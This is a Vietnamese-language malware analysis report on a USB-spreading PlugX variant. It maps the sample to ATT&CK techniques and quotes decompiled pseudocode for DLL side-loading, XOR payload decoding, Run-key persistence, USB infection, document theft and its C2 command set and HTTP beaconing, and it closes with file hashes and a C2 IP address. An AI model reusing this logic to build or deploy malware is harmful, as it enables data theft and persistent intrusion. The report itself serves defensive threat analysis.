
Malware Infected via USB - PlugX

Mục lục:

I.Overview



II.Technique

- Privilege Escalation-TA0004
  - Process Injection- T1055
- Defense Evasion- TA000
  - Process Injection- T1055
  - Rundll32- T1218.011
  - Virtualization/Sandbox Evasion- T1497
- Discovery- TA0007
  - Remote System Discovery- T1018
- Persistence- TA003
  - Boot or Logon Autostart Execution- T1547
- Command and Control- TA0011
  - Application Layer Protocol- T1071
  - Traffic Signaling- T1205

III.Analysis

1.AAM Updates.exe.

- Là 1 file sạch, khi khởi chạy, tiến hành thực hiện chức năng CEFProcessForkHandllerEx có trong hex.dll

```
SetDllDirectoryW(v4);
v12 = 7;
v11 = 0;
LOWORD(Block[0]) = 0;
HandleString(Block, (char *)L"HEX.dll", 7u);
CombineAndAppendPaths((int)lpLibFileName, (const WCHAR *)Block);
if ( v12 >= 8 )
  free_1(Block[0], v12 + 1);
v5 = (const WCHAR *)lpLibFileName;
if ( v17 >= 8 )
  v5 = lpLibFileName[0];
LibraryW = LoadLibraryW(v5);
v7 = LibraryW;
if ( LibraryW )
{
  CEFProcessForkHandlerEx = GetProcAddress(LibraryW, "CEFProcessForkHandlerEx");
  ((void (__cdecl *)(HINSTANCE))CEFProcessForkHandlerEx)(hInstance);
  FreeLibrary(v7);
```

2.hex.dll

- Là 1 dll có 1 hàm có tên là CEFProcessForkHandllerEx, hàm này có chức năng tìm file cấu hình adobeupdate.bat để giải mã, từ đó thực thi mã độc.

```
Decode((int)v13, v5, v6, v15);
v19 >>= 11;
v19 -= 26046;
v19 &= 0xA37Cu;
v19 /= 33823;
v19 |= 0xA2C8u;
v19 ^= 0xC0B3u;
strcpy(v16, "VirtualProtect");
v19 ^= 0xC0E8u;
v19 += 5990;
v2 = (int)kernel32_GetModuleHandleA((int)kernel32);
v21 = (void (__cdecl *)(void (*)(void), unsigned int, int, char *))kernel32_GetProcAddress(v2, (unsigned int)v16);
v19 >>= 1;
v19 += 26245;
v21(v13, v5, 0x40, v7);
v19 += 20106;
v19 >>= 2;
v13();
```

- Sử dụng hàm **Decode()** để giải mã.

```
int __cdecl Decode(int a1, int a2, int a3, int a4)
{
  int result; // eax
  int i; // [esp+0h] [ebp-8h]
  char v6; // [esp+4h] [ebp-4h]

  LOBYTE(result) = 51;
  v6 = 51;
  for ( i = 0; i < a2; ++i )
  {
    result = i + a1;
    *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + i % a4);
    v6 &= 0xF2u;
  }
  return result;
}
```

- Sử dụng hàm **VirtualProtect()** để chuyển vùng nhớ sang x40: để thực thi mã độc.

PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.

3. adobeupdate.dat


- **Bước 1:** Mã độc tiến hành lấy các thư mục liên quan, giải mã file để lấy địa chỉ c2c , và tạo thư mục %appdata%Intel - Nơi sẽ chứa các file mà mã độc đánh cắp.

```
LPTOP_LEVEL_EXCEPTION_FILTER unknown_libname_2()
{
  LONG (__stdcall *v1)(struct _EXCEPTION_POINTERS *); // [esp-4h] [ebp-4h]

  GetRelateFolder();
  GetConfig();
  PrepareFolder();
  return SetUnhandledExceptionFilter_0(v1);
}
```

```
memcpy_(&dword_1002FC00, &unk_10025000, 1828);
result = memcmp_(&dword_1002FC00, "XXXXXXXX", 8);
if ( result )
{
  strcpy(String, "123456789");
  v1 = lstrlenA_(String);
  return DecryptConfig(&dword_1002FC00, 1828, String, v1);
}
else
{
  dword_1002FB34 = 1;
  for ( i = 0; i < 4; ++i )
  {
    word_1002FD04[98 * i] = 0;
    word_10030014[98 * i] = 0;
    result = i + 1;
  }
}
```

- Ảnh hàm **Getconfig()**, tiến hành kiểm tra 8 byte đầu có phải **XXXXXXXX** hay không, nếu không phải thì tiến hành xor file với **123456789** để giải mã lấy c2.



- **Bước 2:** Mã độc tiến hành kiểm tra tham số của chương trình và thực hiện các bước sau:

```
unknown_libname_2();
v7 = 0;
CommandLineWrapper = GetCommandLineWrapper();
v6 = CommandLineToArgvWraper(CommandLineWrapper, (int)&v7);
switch ( v7 )
{
  case 1:
    Persistence();
    ExitProcess_(0);
  case 2:
    lpName = (const WCHAR *)sub_1000BA20();
    hObject = CreateMutexW_(0, 0, lpName);
    if ( GetLastError_() == 183 )
      return 0;
    if ( !memcmp_(*(_DWORD *)(v6 + 4), L"-net", 8) )
    {
      SetNetWorkVersionTo1();
      Persistence();
      ExitProcess_(0);
    }
    InfectedUSB();
    MonitorDriveChangeAndConnectC2c(0);
    CloseHandle_(hObject);
    break;
  case 3:
    sub_10014160(*(wchar_t **)(v6 + 4));
    v3 = (const WCHAR *)sub_1000BA20();
    MutexW = CreateMutexW_(0, 0, v3);
    if ( GetLastError_() == 183 )
      ExitProcess_(0);
    CloseHandle_(MutexW);
    Persistence();
    ExitProcess_(0);
}
unknown_libname_1();
return 0;
```

Activate Windows
Go to Settings to activate Windows.

Ảnh malwareMain

- **Nếu tham số là 1:** Tiến hành sao chép mã độc vào các thư mục, đặt thuộc tính thư mục, thực hiện các kĩ thuật Persistence và khởi chạy mã độc.
  - **Persistence ():**
    - Mã độc tạo các thư mục %alluserprofile%\AAM UpdatesEqn để copy file mã độc vào trong đó.

```
v21[18] = 0;                                    // %alluserprofile%\
lstrcpyW_(String1, String2);
lstrcpyW_(Src, v21);
lpString2 = sub_1000B960();
lstrcatW_(String1, lpString2);
lstrcatW_(Src, lpString2);
lstrcatW_(String1, L"\\");
lstrcatW_(Src, L"\\");
ExpandEnvironmentStringsW_(Src, Dst, 0x208u);
if ( !CreateDirectoryW_(Dst, 0) )
  ExpandEnvironmentStringsW_(String1, Dst, 0x208u);
lstrcpyW_(NewFileName, Dst);
lstrcatW_(NewFileName, L"AAM Updates.exe");
lstrcpyW_(v6, Dst);
lstrcatW_(v6, L"hex.dll");
lstrcpyW_(v4, Dst);
lstrcatW_(v4, L"adobeupdate.dat");
Drive = 0;
v27 = 0;
```

Ảnh tạo Folder AAM UpdatesEqn

- Mã độc set 2 key autorun HKLM\Software\Microsoft\Windows\CurrentVersion\Run và HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
v20[45] = 0;
v1 = lstrlenW_(String);                    // Software\Microsoft\Windows\CurrentVersion\Run
RegWriteValue(HKEY_LOCAL_MACHINE, v20, lpString2, (BYTE *)String, 2 * v1 + 2, 1u);
v2 = lstrlenW_(String);
RegWriteValue(HKEY_CURRENT_USER, v20, lpString2, (BYTE *)String, 2 * v2 + 2, 1u);
v23 = 0;
v24 = 0;
v25 = 0;
wsprintfW(&v23, L" %d", v28);
lstrcatW_(NewFileName, &v23);
memset_(&hObject, 0, sizeof(hObject));
memset_(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 1;
if ( CreateProcessW_(0, NewFileName, 0, 0, 0, 4u, 0, 0, &StartupInfo, &hObject) )
{
  ResumeThread_(hObject.hThread);
  CloseHandle(hObject.hProcess);
  CloseHandle(hObject.hThread);
}
```

Ảnh set key autorun

- **Nếu tham số là 2:**
  - **a)**Thực hiện các hàm:
    - **InfectedUSB()**:

```
int InfectedUSB()
{
  SetPrivilageAndUninstallOldVersion();
  InfectedUSB_0();
  return 0;
}
```

Ảnh hàm lây nhiễm USB

- Trong hàm **SetPrivilageAndUninstallOldVersion();** Mã độc sẽ tiến hành kiểm tra xem các tiến trình AdobeHelper.exe, AdobeUpdates.exe và AdobeUpdate.exe có đang chạy hay không. Nếu đang chạy, mã độc tự động xóa mọi dấu vết của bản thân.

```
DWORD SetPrivilageAndUninstallOldVersion()
{
  wchar_t v1[18]; // [esp+8h] [ebp-88h] BYREF
  wchar_t v2[16]; // [esp+2Ch] [ebp-64h] BYREF
  wchar_t SubStr[16]; // [esp+4Ch] [ebp-44h] BYREF
  WCHAR v4[18]; // [esp+6Ch] [ebp-24h] BYREF

  wcscpy(SubStr, L"AdobeHelper.exe");
  wcscpy(v1, L"AdobeUpdates.exe");
  wcscpy(v2, L"AdobeUpdate.exe");
```

```
  v4[16] = 0;
  SetPrivilege(v4, 1);                    // Adobe Update.exe SetDebugPrivilege
  UninstallOldVersion(SubStr);
  UninstallOldVersion(v1);
  UninstallOldVersion(v2);
  return SetPrivilege(v4, 0);
}
```

Ảnh hàm SetPrivilageAndUninstallOldVersion

- Trong hàm **InfectedUSB_0()** ; Tạo 2 luồng thực thi:

```
v8 = QUERY_PROPERTY_USB(Str);
if ( v8 == 1 )
{
  ThreadId = 0;
  v5 = 0;
  result = CreateThread_(0, 0, ThreadUSB, Str, 0, &ThreadId);
  hObject = result;
  if ( !result )
    return result;
  CloseHandle_(hObject);
  hObject = 0;
  Sleep_(0x64u);
  result = CreateThread_(0, 0, StealDtatoUSB, Str, 0, &v5);
  v9 = result;
  if ( !result )
    return result;
  CloseHandle_(v9);
  v9 = 0;
  Sleep_(0x3E8u);
}
```

Ảnh hàm lây nhiễm USB

- Luồng 1: Tiến hành lây nhiễm vào USB, tạo 1 luồng để thực hiện chức năng **DisableShowHideFolder**. Tiếp đến, mã độc tạo 1 thư mục ẩn trong usb có tên **RECYCLE_BIN** để tiến hành sao chép mã độc vào trong

```
  ThreadId = 0;
  v6 = CreateThread_(0, 0, DisableShowHideFolder, 0, 0, &ThreadId);
  v8 = lpThreadParameter;
  v2 = 0;
  v3 = 0;
  v4 = 0;
  v5 = 0;
  if ( *lpThreadParameter == 92 && v8[1] == 92 )
    wsprintfW(&v2, L"%c:\\", (unsigned __int16)v8[4]);
  else
    wsprintfW(&v2, L"%ws", v8);
  while ( RECYCLER_BIN(&v2) != 2 )
    Sleep_(0xEA60u);
  return 0;
}
```

Ảnh bên trong luồng 1

  - **DisableShowHideFolder**: Đặt giá trị của 2 registry key dưới thành 0.

```
  v60 = 110;
  v61 = 0;                              // Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden
                                        // Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden

  RegQueryValueExW_(HKEY_CURRENT_USER, ValueName, &Reserved, &Type, Data, *(LPDWORD *)ValueName);
  RegQueryValueExW_(HKEY_CURRENT_USER, ValueName, &Reserved, &Type, Data, (LPDWORD)v2);
  if ( Type == 1 )
  {
    Type = 0;
    RegWriteValue(HKEY_CURRENT_USER, ValueName, (LPCWSTR)&Reserved, (BYTE *)&Type, *(DWORD *)Data, 4u);
  }
  RegQueryValueExW_(HKEY_CURRENT_USER, ValueName, &v47, &Type, Data, (LPDWORD)v13);
  RegQueryValueExW_(HKEY_CURRENT_USER, ValueName, &v47, &Type, Data, (LPDWORD)v24);
  if ( Type == 1 )
  {
    Type = 0;
    RegWriteValue(HKEY_CURRENT_USER, ValueName, (LPCWSTR)&v47, (BYTE *)&Type, *(DWORD *)Data, 4u);
  }
  Sleep_(0x1D4C0u);
}
```

Ảnh setvalue key để ẩn Folder

- Luồng 2: Tiến hành kiểm tra xem máy có mạng không, nếu máy có mạng ⇒ lấy dữ liệu từ USB vào máy. Nếu máy không có mạng, tiến hành copy dữ liệu từ File lưu trữ đến USB.

```
DWORD __stdcall StealDtatoUSB(_WORD *lpThreadParameter)
{
  WCHAR v2[6]; // [esp+0h] [ebp-10h] BYREF
  _WORD *v3; // [esp+Ch] [ebp-4h]

  v3 = lpThreadParameter;
  memset(v2, 0, sizeof(v2));
  if ( *lpThreadParameter == 92 && v3[1] == 92 )
    wsprintfW(v2, L"%c:\\", (unsigned __int16)v3[4]);
  else
    wsprintfW(v2, L"%ws", v3);
  if ( CheckForConnection_0(*(_DWORD *)v2, *(_DWORD *)&v2[2], *(_DWORD *)&v2[4]) )
  {
    GetDataFromUsb(v2);
  }
  else
  {
    if ( !QueryNetworkInfo() )
      return 0;
    GetSystemInfoAndStoredToUsb(v2);
    QueryVolumeAndGetFileToUsb(v2);
  }
  return 0;
}
```

Ảnh bên trong luồng 2

- MonitorDriveChangeAndConnectC2C():Mã này có thể liên quan đến việc tạo và quản lý các cửa sổ giao diện người dùng và thực hiện việc trao đổi dữ liệu với máy chủ từ xa thông qua giao thức C2.

```
v18[14] = 0;                                    // SeTcbPrivilege
                                                //
v24 = SetPrivilege(v18, 1);
ThreadToExchangeC2Data = CreateThreadToExchangeC2Data();
unknown_libname_3(v26);
Windows = CreateWindows((HWND *)v26);
v21 = MessageHandler(v26);
v20 = DestroyWindow_((HWND)v2);
SetEvent_(hEvent);
Wait();
WSACleanup_0();
v19 = 0;
unknown_libname_4();
return v19;
```

Ảnh hàm MonitorDriveChangeAndConnectC2C()

- ***b)*** Thực hiện kiểm tra xem có tham số: **-net** hay không, nếu khớp thì thực hiện:

- SetNetworkVerionTo1:
    - Đặt registry : HKLM\System\CurrentControlSet\Control\Network\Version thành 1
    - Đặt registry : HKCU\System\CurrentControlSet\Control\Network\Version thành 1
- Thực hiện kĩ thuật giống như tham số 1.
- Thực hiện các hàm InfectedUSB();

- **Nếu tham số là 3:**
    - Thực hiện lệnh được gửi từ c2 từ tham số là 2.
    - Thực hiện kĩ thuật giống tham số 1.

```
OpenAndInteractWithFile(*(wchar_t **)(v6 + 4));
v3 = (const WCHAR *)sub_1000BA20();
MutexW = CreateMutexW_(0, 0, v3);
if ( GetLastError_() == 183 )
  ExitProcess_(0);
CloseHandle_(MutexW);
Persistence();
ExitProcess_(0);
```

GetDataFromUSB()

- Hàm này có tác dụng lấy các file tài liệu có đuôi: .doc , .docx , .ppt , .pptx , .xls , .xlsx , .pdf .Sau đó, thực hiện mã hóa tên file = base 64 và mã hóa nội dung file bằng xor

```
wcscpy(String2, L".doc");
wcscpy(v9, L".docx");
wcscpy(v12, L".ppt");
wcscpy(v7, L".pptx");
wcscpy(v10, L".xls");
wcscpy(v8, L".xlsx");
wcscpy(v13, L".pdf");
_wsplitpath_s(FullPath, &Drive, 3u, Dir, 0x100u, Filename, 0x100u, Ext, 0x100u);
```

Ảnh các định dạng file mà mã độc lấy cắp

```
StrCat(Filename);
StrCat(Ext);
ConvertToUnicode(0xFDE9u);
v7 = base64Encode(v12[0], v12[1], v4);
for ( i = 0; i < v7; ++i )
{
  if ( *(v4 + i) == 47 )
    *(v4 + i) = 95;
}
wsprintfW(a2, L"%S", v4);
```

```
int __cdecl EncryptFileContent(int a1, int a2, int a3)
{
  int i; // [esp+4h] [ebp-4h]

  for ( i = 0; i < a2; ++i )
  {
    a3 -= 0x56565656;
    *(i + a1) ^= a3;
  }
  return 0;
}
```

Ảnh mã hóa tên file và nội dung file

MonitorDriveChangeAndConnectC2C()

- **ConnectC2cRawSocket()**: Khi kết nối thành công, thực hiện 1 trong 2 loại giao tiếp
  - **C2CType1Function**():

  Thực hiện các chức năng sau:

```
switch ( (c2Header + 1) )
{
  case 4097:
    C2Data = GetComputerInfomation(this, c2Header, sockName, sockPeer);
    break;
  case 4098:
    C2Data = ReconnectWithC2C(this, c2Header);
    break;
  case 4099:
    C2Data = ReSendData(this, c2Header);
    break;
  case 4100:
    C2Data = '\'F';
    break;
  case 4101:
    sub_1000A140(this, c2Header);
  default:
    goto LABEL_7;
}
```

- **C2CType2Function**():

```
switch ( v5 )
{
  case 0u:
    RemoteShell = QueryVolumeDriveInfo(this, c2Data);
    break;
  case 1u:
    RemoteShell = EnumDirectory(this, c2Data);
    break;
  case 4u:
    RemoteShell = ReadFileData(this, c2Data);
    break;
  case 7u:
    RemoteShell = CreateFileOnHost(this, c2Data);
    break;
  case 10u:
    RemoteShell = CreateDirectory(this, c2Data);
    break;
  case 11u:
    RemoteShell = CheckFileExist(this, c2Data);
    break;
  case 12u:
    RemoteShell = CreateProcessInHiddenDesktop(this, c2Data);
    break;
  case 13u:
    RemoteShell = SHFileOperator(this, c2Data);
    break;
  case 14u:
    RemoteShell = GetEnvirontmentStr(this, c2Data);
    break;
  case 15u:
    RemoteShell = GetProgramDataPath(this, c2Data);
    break;
```

- **ComunicateC2CHTTP():**
  - **Sử dụng** HTTP POST để bắt đầu liên lạc. URL mà nó sử dụng để gửi yêu cầu đến máy chủ là "**/update?wd=<số ngẫu nhiên có 8 chữ số>**"

```
strcpy(v27, "/update?wd=%8.8x");
szObjectName[0] = QueryPerformanceCounter_0(0xFFFFFFFF);
wsprintfA(szObjectName, v27);
strcpy(szVerb, "POST");
hInternet = HttpOpenRequestA(hConnect, szVerb, szObjectName, 0, 0, lpszAcceptTypes, 0x84
if ( !hInternet )
```

User-agent: **Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;**

```
}
strcpy(szAgent, "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;");
hInternet = InternetOpenA(szAgent, dwAccessType, lpszProxy, 0, 0);
if ( hInternet && (v9 = InternetConnectA(hInternet, v12 + 116, v12[57], 0, 0, 3u, 0, 0)) != 0 )
{
  do
    LastError = sub_1000DA20(a2, v9);
  while ( !LastError && *(v12 + 131) != 4 );
}
```

Các tham số được thêm vào đầu **HTTP request**:

```
Buffer = 30000;
InternetSetOptionA(hInternet, 2u, &Buffer, 4u);
InternetSetOptionA(hInternet, 6u, &Buffer, 4u);
InternetSetOptionA(hInternet, 5u, &Buffer, 4u);
v35 = *(v39 + 131);
strcpy(v32, "x-debug");
strcpy(v29, "x-request");
strcpy(v28, "x-content");
strcpy(v30, "x-storage");
szObjectName[0] = 0x20000000;
v3 = wsprintfA_(a2, "%s: %d", v32, *(v39 + 129));
HttpAddRequestHeadersA(hInternet, v3, 0xFFFFFFFF, szObjectName[0]);
szObjectName[0] = 0x20000000;
v4 = wsprintfA_(a2, "%s: %d", v29, v35);
HttpAddRequestHeadersA(hInternet, v4, 0xFFFFFFFF, szObjectName[0]);
szObjectName[0] = 0x20000000;
v5 = wsprintfA_(a2, "%s: %d", v28, *(v39 + 139) - *(v39 + 140));
HttpAddRequestHeadersA(hInternet, v5, 0xFFFFFFFF, szObjectName[0]);
szObjectName[0] = 0x20000000;
v6 = wsprintfA_(a2, "%s: %d", v30, *(v39 + 130) + 1);
HttpAddRequestHeadersA(hInternet, v6, 0xFFFFFFFF, szObjectName[0]);
```

IV. IOC

- File : SHA1:
  - 00626346632fdfb2a1d5831793e92a3601ec4d9f - AAM Updates.exe
  - 82357a978ca13875a4a8d925192150988539f175 - AAM.rar
  - c07aadf9d55a2aba2a32be62e68bfdf00a095810 - adobeupdate.dat
  - 64bfd0f7ecf21c8d961b6176863ecd5015bf4b64 - hex.dll
  - 53f0cc2a9029074843f8ed69ba7e54b68864bb25 - dump.exe
- IP: 103.200.97.189